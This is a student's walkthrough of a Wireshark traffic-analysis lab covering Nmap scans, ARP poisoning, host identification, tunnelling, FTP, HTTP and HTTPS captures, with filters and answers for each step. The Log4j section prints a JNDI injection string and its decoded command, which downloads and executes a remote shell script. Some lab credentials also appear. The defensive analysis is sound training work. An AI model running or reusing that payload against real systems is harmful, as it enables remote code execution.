


# Wireshark: Traffic Analysis

2026/01/17

## NMAP Scans

Detecting suspicious activities in chunked files is easy and a great way to learn how to focus on the details. Now use the "~/Desktop/exercise-pcaps/nmap/Exercise.pcapng" file to put your skills into practice against a single capture file and answer the questions below!

Step 1: What is the total number of the "TCP Connect" scans?



I used the following filter - **tcp.flags.syn==1 and tcp.flags.ack==0 and tcp.window\_size <= 1024**. It validated the search and I identified a total of **1000** tcp connections.

Step 2: Which scan type is used to scan the TCP port 80?

- **TCP Connect**
- **Why use it?**
  - **Permissions:** It doesn't require "raw packet" privileges (sudo).
  - **Accuracy:** It is the most "honest" way to see if a port is open because it uses the same method as a web browser.
- **Downside:** It is much easier for a defender to detect because the full connection is logged by the web server.

Step 3: How many "UDP close port" messages are there?

icmp.type==3 and icmp.code==3						
No.	Time	Source	Destination	Protocol	Length	Info
4011	298.257103823	10.10.47.123	10.10.60.7	ICMP	70	Destination unreachable (Port unreachable)

Exercise.pcapng · Packets: 6544 · Displayed: 1083 (16.5%) · Profile: Default

The filter – **icmp.type==3 and icmp.code==3** shows the UDP scan patterns in a capture file.

The number displayed – **1083**.

Step 4: Which UDP port in the 55-70 port range is open?

udp.port in {55..70}						
No.	Time	Source	Destina	Protocol	Length	Info
4202	333...	10.1...	10.1...	UDP	42	35350 → 67 Len=0
4203	333...	10.1...	10.1...	ICMP	70	Destination unreachable (Port unreachable)
5414	872...	10.1...	10.1...	UDP	42	35350 → 69 Len=0
5415	872...	10.1...	10.1...	ICMP	70	Destination unreachable (Port unreachable)
6290	1263...	10.1...	10.1...	UDP	42	35350 → 68 Len=0
6291	1264...	10.1...	10.1...	UDP	42	35351 → 68 Len=0
6294	1265...	10.1...	10.1...	UDP	42	35352 → 68 Len=0
6295	1266...	10.1...	10.1...	UDP	42	35353 → 68 Len=0
6296	1267...	10.1...	10.1...	UDP	42	35354 → 68 Len=0
6297	1268...	10.1...	10.1...	UDP	42	35355 → 68 Len=0
6298	1268...	10.1...	10.1...	UDP	42	35356 → 68 Len=0
6299	1269...	10.1...	10.1...	UDP	42	35357 → 68 Len=0

I used the filter – **udp.port in {55..70}**. The udp port identified – **68**.

## ARP Poisoning & Man In The Middle!

Detecting suspicious activities in chunked files is easy and a great way to learn how to focus on the details. Now use the "`~/Desktop/exercise-pcaps/arp/Exercise`" file to put your skills into practice against a single capture file and answer the questions below!

Step 1: What is the number of ARP requests crafted by the attacker?

arp.opcode == 1			
Action	Protocol	Length	Info
cast	ARP	42	Who has 192.168.1.1? Tell 192.168.1.25
cast	ARP	42	Who has 192.168.1.37? Tell 192.168.1.25
cast	ARP	42	Who has 192.168.1.158? Tell 192.168.1.25
cast	ARP	42	Who has 192.168.1.212? Tell 192.168.1.25
cast	ARP	42	Who has 192.168.1.176? Tell 192.168.1.25
cast	ARP	42	Who has 192.168.1.73? Tell 192.168.1.25
cast	ARP	42	Who has 192.168.1.216? Tell 192.168.1.25
cast	ARP	42	Who has 192.168.1.181? Tell 192.168.1.25
cast	ARP	42	Who has 192.168.1.217? Tell 192.168.1.25
cast	ARP	42	Who has 192.168.1.173? Tell 192.168.1.25
cast	ARP	42	Who has 192.168.1.136? Tell 192.168.1.25
cast	ARP	42	Who has 192.168.1.132? Tell 192.168.1.25

I applied the filter – `arp.opcode == 1` and searched. I identified an IP address **192.168.1.25**.

▼ Address Resolution Protocol (request)	0020
Hardware type: Ethernet (1)	
Protocol type: IPv4 (0x0800)	
Hardware size: 6	
Protocol size: 4	
Opcode: request (1)	
Sender MAC address: VMware_e2:18:b4 (00:0c:29:e2:18:b4)	
<b>Sender IP address: 192.168.1.25</b>	
Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)	
Target IP address: 192.168.1.212	

In the pane on the left at the bottom. I clicked **Address resolution Protocol (request)** then right clicked the Sender IP address and applied as a filter which gave the following filter - `arp.src.proto_ipv4 == 192.168.1.25`. I then hit search and got a total of **284**. Requests from the attacker.

Step 2: What is the number of HTTP packets received by the attacker?

No.	Time	Source	Destination	Protocol	Length	Info
1	10:10:20:20:20:20	VMware_98:c7:a8 (00:0c:29:98:c7:a8)	VMware_e2:18:b4 (00:0c:29:e2:18:b4)	HTTP	20	78 36 34 29 20 41 70 70 6c 65
2	10:10:20:20:20:20	VMware_98:c7:a8 (00:0c:29:98:c7:a8)	VMware_e2:18:b4 (00:0c:29:e2:18:b4)	HTTP	20	74 2f 35 33 37 2e 33 36 20 28 4b

I used the filter **eth.addr == 00:0c:29:e2:18:b4 && http**. The number of http packets received by the attacker – **90**.

Step 3: What is the number of sniffed username&password entries?

No.	Time	Source	Destination	Protocol	Length	Info
1	10:10:20:20:20:20	VMware_98:c7:a8 (00:0c:29:98:c7:a8)	VMware_e2:18:b4 (00:0c:29:e2:18:b4)	HTTP	20	78 36 34 29 20 41 70 70 6c 65


I used the filter - **eth.addr == 00:0c:29:e2:18:b4 && http and urlencoded-form.key == pass**. The number of sniffed entries was **6**.

Step 4: What is the password of the "Client986"?

File Data: 37 bytes	
▼	HTML Form URL Encoded: application/x-www-form-urlencoded
▼	Form item: "uname" = "client986"
Key:	uname
Value:	client986
▼	Form item: "pass" = "clientnothere!"
Key:	pass
Value:	clientnothere!

I clicked each packet and identified the user name – **client986** as well as the **pass = clientnothere!**.

Step 5: What is the comment provided by the "Client354"?



```
HTTP Data: 00 bytes
▼ HTML Form URL Encoded: application/x-www-form-urlencoded
  ▼ Form item: "name" = "client354"
    Key: name
    Value: client354
  ▼ Form item: "comment" = "Nice work!"
    Key: comment
    Value: Nice work!
  ▼ Form item: "Submit" = "Submit"
    Key: Submit
    Value: Submit
```

I clicked **ctrl + f** and entered Client354, cleared the main filter and clicked search. The comment found in the pane from the user – **Nice work!**.

### Identifying Hosts: DHCP, NetBIOS and Kerberos

Detecting suspicious activities in chunked files is easy and a great way to learn how to focus on the details. Now use the "**~/Desktop/exercise-pcaps/dhcp-netbios-kerberos/dhcp-netbios.pcap**" file to solve the questions 1 through 3 and the "**~/Desktop/exercise-pcaps/dhcp-netbios-kerberos/\*\*kerberos.pcap**" to solve questions 4 and 5.

Step 1: What is the MAC address of the host "Galaxy A30"?

dhcp.option.hostname contains "Galaxy"						
No.	Time	Source	Destination	Protocol	Length	Info
72499	3212.664861	0.0.0.0	255.255.255.255	DHCP	344	DHCP Disc
72529	3212.695836	0.0.0.0	255.255.255.255	DHCP	354	DHCP Requ
80185	3240.278599	172.16.13.49	192.168.0.241	DHCP	354	DHCP Requ

```
option (12) Host Name
Length: 21
Host Name: Anthony-s-Galaxy-A30s
Option (55) Parameter Request List
Client IP address: 172.16.13.49
Your (client) IP address: 0.0.0.0
Next server IP address: 0.0.0.0
Relay agent IP address: 0.0.0.0
Client MAC address: 9a:81:41:cb:96:6c (9a:81:41:cb:96:6c)
Client hardware address padding: 000000000000000000000000
Server host name not given
Boot file name not given
Magic cookie: DHCP
```

I added a the filter – **dhcp.option.hostname contains “Galaxy”**. I investigated the 3 packets that appeared, but the one that stood out to me was the one that didn’t have an IP source of – **0.0.0.0**, it showed a device that had been a part of the network for some time. I clicked on it, validated the host name within the packet, and then investigated the DHCP section and identified the source MAC address – **9a:81:41:cb:96:6c**.

Step 2: How many NetBIOS registration requests does the "LIVALJM" workstation have?

nbns.flags.opcode == 5 && nbns.name contains "LIVALJM"						
No.	Time	Source	Destination	Protocol	Length	Info
18828	854.195678	192.168.0.53	192.168.0.255	NBNS	110	Registration NB LIV

LIVALJM<00> type:NP class:TN  
Text item (text), 38 byte(s)

Packets: 180000 · Displayed: 16 (0.0%) · Profile: Default

I used the relevant filter and it produced a number of **16** packets.

Step 3: Which host requested the IP address "172.16.13.85"?

No.	Time	Source	Destination	Protocol	Length	Info
<b>Maximum DHCP Message Size: 1500</b>						
▼	Option: (60) Vendor class identifier					
Length: 15						
Vendor class identifier: android-dhcp-11						
▼	Option: (12) Host Name					
Length: 10						
Host Name: Galaxy-A12						
▼	Option: (55) Parameter Request List					
Length: 12						

I applied the relevant filter and hit search. I then proceeded to click on the 1 packet that appeared and investigate it. I went to Hostname within the DHCP protocol section and identified the host name – **Galaxy-A12**.

Step 4: What is the IP address of the user "u5"? (Enter the address in defanged format.)

No.	Time	Source	Destination	Protocol	Length	Info
5	0.036011	10.1.12.2	10.5.3.1	KRB5	1253	TGS-REQ
6	0.036018	10.5.3.1	10.1.12.2	KRB5	1231	TGS-REP
7	0.653001	10.1.12.2	10.5.3.1	KRB5	1265	TGS-REQ
8	0.653004	10.5.3.1	10.1.12.2	KRB5	1234	TGS-REP
9	0.729674	10.1.12.2	10.5.3.1	KRB5	1261	TGS-REQ
10	0.769863	10.5.3.1	10.1.12.2	KRB5	1247	TGS-REP
11	0.782860	10.1.12.2	10.5.3.1	KRB5	1251	TGS-REQ
12	0.782867	10.5.3.1	10.1.12.2	KRB5	1229	TGS-REP
13	1.075848	10.1.12.2	10.5.3.1	KRB5	1250	TGS-REQ
14	1.075865	10.5.3.1	10.1.12.2	KRB5	1228	TGS-REP
15	22.901530	10.1.12.2	10.5.3.1	KRB5	1275	TGS-REQ
16	22.901537	10.5.3.1	10.1.12.2	KRB5	1279	TGS-REP
17	23.014521	10.1.12.2	10.5.3.1	KRB5	1261	TGS-REQ
18	23.014525	10.5.3.1	10.1.12.2	KRB5	1247	TGS-REP
19	72.033913	10.1.12.2	10.5.3.1	KRB5	332	AS-REQ

▼ req-body	00b0 a0 03 02 01 01 a1 06 30 04 1b 02
Padding: 0	00c0 06 44 45 4e 59 44 43 a3 1b 30 19
► kdc-options: 40810010	00d0 a1 12 30 10 1b 06 6b 72 62 74 67
▼ cname	00e0 4e 59 44 43 a5 11 18 0f 32 30 33
name-type: KRB5-NT-PRINCIPAL (1)	00f0 30 32 34 38 30 35 5a a6 11 18 0f
▼ cname-string: 1 item	0100 39 31 33 30 32 34 38 30 35 5a a7
CNameString: u5	0110 80 b3 a8 19 30 17 02 01 17 02 02
realm: DENYDC	0120 02 01 03 02 01 01 02 01 18 02 02

I clicked ctrl + f and searched **u5**, I clicked to further validate the user name – **u5** the packet and identified the relevant defanged IP address – **10[.]1[.]12[.]2[.]**.


Step 5: What is the hostname of the available host in the Kerberos packets?

```
pvno: 5
msg-type: krb-tgs-rep (13)
crealm: DENYDC.COM
- cname
  name-type: KRB5-NT-PRINCIPAL (1)
  - cname-string: 1 item
    CNameString: xp1$
```

I applied the relevant filter and hit search. I then proceeded to investigate the contents of the packet and identified the name – **xp1\$**.


## Tunneling Traffic: DNS and ICMP

Step 1: Use the "Desktop/exercise-pcaps/dns-icmp/icmp-tunnel.pcap" file. Investigate the anomalous packets. Which protocol is used in ICMP tunnelling?



I used the relevant filter, I then proceeded to inspect later packets as they'd help by giving more information. I investigated 1 of the packets and identified the protocol used – **ssh** in the payload data in the packet bytes section.

Step 2: Use the "Desktop/exercise-pcaps/dns-icmp/dns.pcap" file. Investigate the anomalous packets. What is the suspicious main domain address that receives anomalous DNS queries? (Enter the address in defanged format.)



I entered the relevant filter and hit search. I then proceeded to investigate the packets and looked into the payload data in the packet bytes. I identified the main address and defanged it using Cyberchef – **dataexfil[.]com**.

## Cleartext Protocol Analysis: FTP

Detecting suspicious activities in chunked files is easy and a great way to learn how to focus on the details. Now use the **"~/Desktop/exercise-pcaps/ftp/ftp.pcap"** file to put your skills into practice and answer the questions below!

Step 1: How many incorrect login attempts are there?

ftp.response.code == 530

No.	Time	Source	Destination	Protocol	Length	Info
4	0.012755	10.121.70.151	10.234.125.254	FTP	76	Response: 530 Login incorrect.

Packets: 20448 · Displayed: 737 (3.6%)

hark-TrafficAnalysis\_PROD\_v0.2

I used the filter – **ftp.response.code ==530**. I identified the number of failed login attempts – **737**.

Step 2: What is the size of the file accessed by the "ftp" account?

ftp.response.code == 213

No.	Time	Source	Destination	Protocol	Length	Info
19770	162998373.95...	192.168.1.231	192.168.1.182	FTP	77	Response: 213 39424
19784	162998374.29...	192.168.1.231	192.168.1.182	FTP	86	Response: 213 20070815022252

Wireshark · Packet 19770 · ftp.pcap

Protocol: TCP (6)  
Header checksum: 0xcf4c [validation disabled]  
[Header checksum status: Unverified]  
Source: 192.168.1.231  
Destination: 192.168.1.182  
Transmission Control Protocol, Src Port: 21, Dst Port: 62014, Seq: 442, Ack: 213 39424  
File Transfer Protocol (FTP)  
213 39424\r\n[Current working directory: /]

0000 00 17 f2 2e 52 3b 00 13 20 9f 04 2f 08 00 45 10 .R;... ./ E-  
0010 00 3f e6 6e 40 00 40 06 cf 4c c0 a8 01 e7 c0 a8 ?n@. @. L.....  
0020 01 b6 00 15 f2 3e 83 6f 51 b7 04 84 6f 24 80 18 .....>o Q...o\$..  
0030 0f b2 47 0f 00 00 01 01 00 00 20 ff hs ah 1a 0d .....

I used the relevant filter. I then clicked on the first packet and investigated it. I navigated to the FTP section and identified the size – **39424**.

Step 3: The adversary uploaded a document to the FTP server. What is the filename?

Time	Source	Destination	Protocol	Length	Info
19768	162998373.95...	192.168.1.182	192.168.1.231	TCP	66 62014 -> 21 [ACK] Seq=58 Ack=442 Win=65535 Len=0 TSval=5125755...
19769	162998373.95...	192.168.1.182	192.168.1.231	FTP	83 Request: SIZE resume.doc
19770	162998373.95...	192.168.1.182	192.168.1.182	FTP	77 Response: 213 39424
19771	162998373.95...	192.168.1.182	192.168.1.231	TCP	66 62014 -> 21 [ACK] Seq=75 Ack=453 Win=65535 Len=0 TSval=5125755...
19772	162998373.95...	192.168.1.182	192.168.1.231	FTP	72 Request: EPSV
19773	162998373.99...	192.168.1.231	192.168.1.182	TCP	66 21 -> 62014 [ACK] Seq=453 Ack=81 Win=5792 Len=0 TSval=10228026...
19774	162998374.01...	192.168.1.231	192.168.1.182	FTP	114 Response: 229 Entering Extended Passive Mode (   37100 )
19775	162998374.01...	192.168.1.182	192.168.1.231	TCP	66 62014 -> 21 [ACK] Seq=81 Ack=501 Win=65535 Len=0 TSval=5125755...
19776	162998374.01...	192.168.1.182	192.168.1.231	FTP	83 Request: RETR resume.doc
19777	162998374.01...	192.168.1.231	192.168.1.182	TCP	66 21 -> 62014 [ACK] Seq=501 Ack=98 Win=5792 Len=0 TSval=10228026...
19778	162998374.11...	192.168.1.231	192.168.1.182	FTP	136 Response: 150 Opening ASCII mode data connection for resume...
19779	162998374.11...	192.168.1.182	192.168.1.231	TCP	66 62014 -> 21 [ACK] Seq=98 Ack=571 Win=65535 Len=0 TSval=5125755...
19780	162998374.22...	192.168.1.231	192.168.1.182	FTP	90 Response: 226 Transfer complete.
19781	162998374.22...	192.168.1.182	192.168.1.231	TCP	66 62014 -> 21 [ACK] Seq=98 Ack=595 Win=65535 Len=0 TSval=5125755...
19782	162998374.22...	192.168.1.182	192.168.1.231	FTP	83 Request: MDTM resume.doc
19783	162998374.22...	192.168.1.231	192.168.1.182	TCP	66 21 -> 62014 [ACK] Seq=595 Ack=115 Win=5792 Len=0 TSval=1022802...
19784	162998374.29...	192.168.1.231	192.168.1.182	FTP	86 Response: 213 20070815022252
19785	162998374.29...	192.168.1.182	192.168.1.231	TCP	66 62014 -> 21 [ACK] Seq=115 Ack=615 Win=65535 Len=0 TSval=512575...

I started by clearing the filter, investigate the packets, then identified the file – **resume.doc**.

Step 4: The adversary tried to assign special flags to change the executing permissions of the uploaded file. What is the command used by the adversary?

```
150 Opening ASCII mode data connection for file list
226 Transfer complete.
SITE CHMOD 777 resume.doc
550 resume.doc: Permission denied
QUIT
221 Goodbye.
```

I right clicked on the packet follo > tcp stream. I then skimmed through the lines and identified the command – **CHMOD 777**.

# Cleartext Protocol Analysis: HTTP

Detecting suspicious activities in chunked files is easy and a great way to learn how to focus on the details. Now use the file to answer questions 1 to 2 and the file to answer questions 3 to 4.

Step 1: Investigate the user agents. What is the number of anomalous "user-agent" types?

http.user_agent		Go to specified packet				
o.	Time	Source	Destination	Protocol	Length	User-Agent
6734	48827.925810	162.158.159.27	198.71.247.91	HTTP	479	Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:8;
6756	490659.612008	35.89.13.165	198.71.247.91	HTTP	249	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
6794	49490.763187	34.213.48.152	198.71.247.91	HTTP	260	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
6802	49491.439035	34.213.48.152	198.71.247.91	HTTP	249	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
6812	49491.879596	34.216.204.255	198.71.247.91	HTTP	260	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
6819	49492.138342	34.216.204.255	198.71.247.91	HTTP	249	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
6915	50168.986007	45.61.168.27	198.71.247.91	HTTP	285	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
6926	50169.177194	45.61.168.27	198.71.247.91	HTTP	74	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
6944	50285.578030	34.213.48.152	198.71.247.91	HTTP	260	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
6951	50287.127127	34.213.48.152	198.71.247.91	HTTP	249	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
6985	50607.945880	41.140.55.87	198.71.247.91	HTTP	297	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
6997	50610.066878	41.140.55.87	198.71.247.91	HTTP	86	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
7059	51199.721563	20.109.174.232	198.71.247.91	HTTP	351	Mozilla/5.0 (Linux; U; Android 4.4.2; en-US; HM NO'
7070	51199.878847	20.109.174.232	198.71.247.91	HTTP	74	Mozilla/5.0 (Linux; U; Android 4.4.2; en-US; HM NO'
7092	51346.761613	20.199.99.6	198.71.247.91	HTTP	285	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
7401	51427.266440	20.199.99.6	198.71.247.91	HTTP	234	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36

I used the filter – **http.user\_agent**. I then clicked on the packet. Right clicked on the user agent and hit apply as column to view the types – 6.

**Step 2: What is the packet number with a subtle spelling difference in the user agent field?**

Step 3: Locate the "Log4j" attack starting phase. What is the packet number?

(ip contains "jndi") or ( ip contains "Exploit")						
No.	Time	Source	Destination	Protocol	Length	Info
444	3163.829852	45.137.21.9	198.71.247.91	HTTP	447	POST / HTTP/1.1
9994	72034.474815	161.35.155.230	198.71.247.91	HTTP	278	GET / HTTP/1.1
9998	72034.647559	161.35.155.230	198.71.247.91	HTTP	289	GET /favicon.j
11149	80077.623532	128.199.15.215	198.71.247.91	HTTP	233	GET / HTTP/1.1
11200	81657.766000	161.35.155.215	198.71.247.91	HTTP	240	GET /index.j

I used the following filter – **(ip contains “jndi”) or (ip contains “Exploit”)** then clicked search. The packet number – **444**.

Step 4: Locate the "Log4j" attack starting phase and decode the base64 command. What is the IP address contacted by the adversary? (Enter the address in defanged format and exclude "{}".)

The screenshot shows the CyberChef interface with a "From Base64" recipe selected. The input field contains the encoded string: \${jndi:ldap://45.137.21.9:1389/Basic/Command/Base64/d2d1dC BodHRwOi8vNjIuMjEwLjEzMCAyNTAvbGguc2g7htb2QgK3ggbbGguc2g7Li9saC5zaA==}. The output section shows the decoded command: wb•öçýþ9x~öxÝwößÁjë•ü\*&•@Ýüşrn-{@?wget http://62.210.130.250/lh.sh;chmod +x lh.sh;./lh.sh.

I clicked on the packet, navigated to the user agent and copied the value and pasted it to Cyberchef. I then decoded it, copied the IP address and pasted it again in the input section.

The screenshot shows the CyberChef interface with a "From Base64" recipe selected. The input field contains the IP address: http://62.210.130.250. The output section shows the defanged IP address: http://62[.]210[.]130[.]250.

I defanged the IP address and copied the value – **62[.]210[.]130[.]250**.

## Encrypted Protocol Analysis: Decrypting HTTPS

Detecting suspicious activities in chunked files is easy and a great way to learn how to focus on the details. Now use the "Desktop/exercise-pcaps/https/Exercise.pcap" file to put your skills into practice and answer the questions below!

Step 1: What is the frame number of the "Client Hello" message sent to "accounts.google.com"?

Packet details	Narrow & Wide	Case sensitive	String	Find	Cancel
Destination	Protocol	Length	Server Name	Info	
92.168.1.12	DNS	105		Standard query response 0x40	
92.168.1.12	DNS	95		Standard query response 0x65	
92.168.1.1	DNS	89		Standard query 0x4065 A clie	
39.255.255.250	SSDP	216		M-SEARCH * HTTP/1.1	
72.217.17.237	TCP	66		64511 → 443 [SYN] Seq=0 Win=	
72.217.17.227	TCP	66		64512 → 443 [SYN] Seq=0 Win=	
92.168.1.12	DNS	105		Standard query response 0x40	
92.168.1.12	TCP	66		443 → 64512 [SYN, ACK] Seq=0	
72.217.17.227	TCP	54		64512 → 443 [ACK] Seq=1 Ack=	
72.217.17.227	TLSv1.3	571	clientservices.googleapis.com	Client Hello	
92.168.1.12	TCP	66		443 → 64511 [SYN, ACK] Seq=0	
72.217.17.237	TCP	54		64511 → 443 [ACK] Seq=1 Ack=	
72.217.17.237	TLSv1.3	571	accounts.google.com	Client Hello	
92.168.1.12	TCP	60		443 → 64512 [ACK] Seq=1 Ack=	
92.168.1.12	TCP	60		443 → 64511 [ACK] Seq=1 Ack=	

